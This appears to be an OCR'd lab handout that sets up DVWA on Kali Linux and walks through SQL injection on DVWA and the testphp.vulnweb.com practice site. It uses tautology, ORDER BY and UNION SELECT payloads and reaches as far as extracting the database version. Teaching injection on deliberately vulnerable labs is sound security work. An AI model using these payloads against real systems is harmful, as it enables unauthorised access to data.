SQL Injection: To demonstrate the exploitation of SQL injection vulnerabilities.

Objective:

Exploit SQL injection vulnerabilities to retrieve sensitive data from a database.

Setup:

1. **Environment:**
    - Set up a vulnerable application like **DVWA** or http://testphp.vulnweb.com
    - Use a database management system (e.g., MySQL).
    - Ensure you have a web browser and a tool like **sqlmap** for testing.
2. Configuration:
    - Enable SQL injection challenges in DVWA or http://testphp.vulnweb.com
    - Use **low-security mode** initially for easier exploitation.

Setup → Detection → Exploitation → Enumeration → Automation → Mitigation.

Experiment Steps:

1. **Environment Setup on Kali Linux**
    a) **Install prerequisites**
    - sudo apt update
    - sudo apt install apache2 mariadb-server php php-mysqli php-gd php-xml php-mbstring unzip -y

    b) **Download and configure DVWA (if using local lab)**
    - cd /var/www/html
    - sudo git clone https://github.com/digininja/DVWA.git dvwa
    - sudo chown -R www-data:www-data dvwa
    - sudo chmod -R 755 dvwa

    c) **Configure database**
    - sudo service mysql start
    - sudo mysql -u root

    d) **Inside MySQL:**
    - CREATE DATABASE dvwa;
    - CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'dvwa';
    - GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';
    - FLUSH PRIVILEGES;
    - EXIT;

    e) **Edit `config.inc.php`:**
    sudo nano /var/www/html/dvwa/config/config.inc.php
    type
    $_DVWA['db_user'] = 'dvwa';

$_DVWA['db_password'] = 'dvwa';

f) Start services

- sudo service apache2 start
- sudo service mysql start

g) **Access in browser**

http://127.0.0.1/dvwa → login with admin / password → DVWA Security tab →Set security level to Low under DVWA Security.

NOTE : If your browser is **showing the raw PHP file contents** instead of executing it means **PHP is not being processed by your web server**.
This is a common issue when setting up **DVWA (Damn Vulnerable Web Application)** on Kali Linux.

Fix Steps

1. Make sure you have Apache + PHP installed

Run:

- sudo apt update
- sudo apt install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php –y

2. Restart Apache

- sudo systemctl restart apache2

3. Check that PHP is working

Create a test file:
echo "<?php phpinfo(); ?>" | sudo tee /var/www/html/info.php

Now open:
http://127.0.0.1/info.php


- If you see a **PHP info page** → PHP is working
- If you still see raw code → Apache is not parsing PHP.

4. Enable PHP in Apache

Sometimes the module isn't enabled:
sudo a2enmod php*
sudo systemctl restart apache2
(php* will pick your installed version, e.g., php8.2)

5. cd /var/www/html/dvwa/config
6. sudo cp config.inc.php.dist config.inc.php
7. sudo nano config.inc.php

8. Edit password- to 'dvwa'



Commands using http://testphp.vulnweb.com


To demonstrate SQL injection on the provided URL (http://testphp.vulnweb.com/artists.php), you can follow these steps. This website is part of Acunetix's deliberately vulnerable web applications designed for educational purposes. Ensure you have proper permission before proceeding.

Step-by-Step Guide to Exploit SQL Injection:

Identify Vulnerable Input

a) Identify Vulnerable Input Fields:

- Open the DVWA/ http://testphp.vulnweb.com application in your browser.
- Enter User ID- 1. Click on Submit.




When you type a number (e.g., `1`) and click **Submit**, DVWA sends that input to the backend PHP code, which runs a database query like:

- SELECT first_name, last_name FROM users WHERE user_id = '1';
  If the user exists, you'll see their name appear on the page.

b) Basic Exploitation:

- Enter User ID- 1' OR '1'='1. Click on Submit.
  Basic injection (to test vulnerability): This will bypass the WHERE clause and show multiple users. SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1';
  Since '1'='1' is always true, it will dump all users in the table.




c) Basic Exploitation in URL

Look for URL parameters or form inputs (e.g. `?artist=1`).

Test by adding a single quote:

`http://testphp.vulnweb.com/artists.php?artist=1'`

If an SQL error appears, the input is likely unsanitized and vulnerable.




d) Perform Basic SQL Injection

Use a tautology to bypass logic:

```
http://testphp.vulnweb.com/artists.php?artist=1 OR 1=1--
```

This forces the query to always return true and may display more records than intended.




This is a public demo site by Acunetix for practicing SQL injection.


Here you can directly modify the **URL parameter** in your **browser's address bar**.

e) Extract Database Information

Find Number of Columns


- Use the ORDER BY technique to determine the number of columns:
- http://testphp.vulnweb.com/artists.php?artist=1 ORDER BY 1 --
- http://testphp.vulnweb.com/artists.php?artist=1 ORDER BY 2 –






Continue increasing the number until you get an error. The last successful query indicates the number of columns.


Not secure
testphp.vulnweb.com/artists.php?artist=1%20ORDER%20BY%203
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
artist: r4w8173
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.



Login :: Damn V
Vulnerability
pictures
testphp.vulnweb.com/listproducts.php?artist=1 ORDER BY 11--
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
r4w8173
Thing
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
comment on this picture
The shore
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173



b) UNION-Based SQL Injection

- Use the UNION SELECT method to retrieve data:


http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,2,3 –



Queries after Identifying Visible Columns: You'll see some numbers (`3, 5, …`) displayed in the webpage output. Those are the **visible / injectable columns**. Instead of numbers, place SQL functions in column 2 or 3.


🗃 Get **database version**:

```
http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,@@version,3--
```



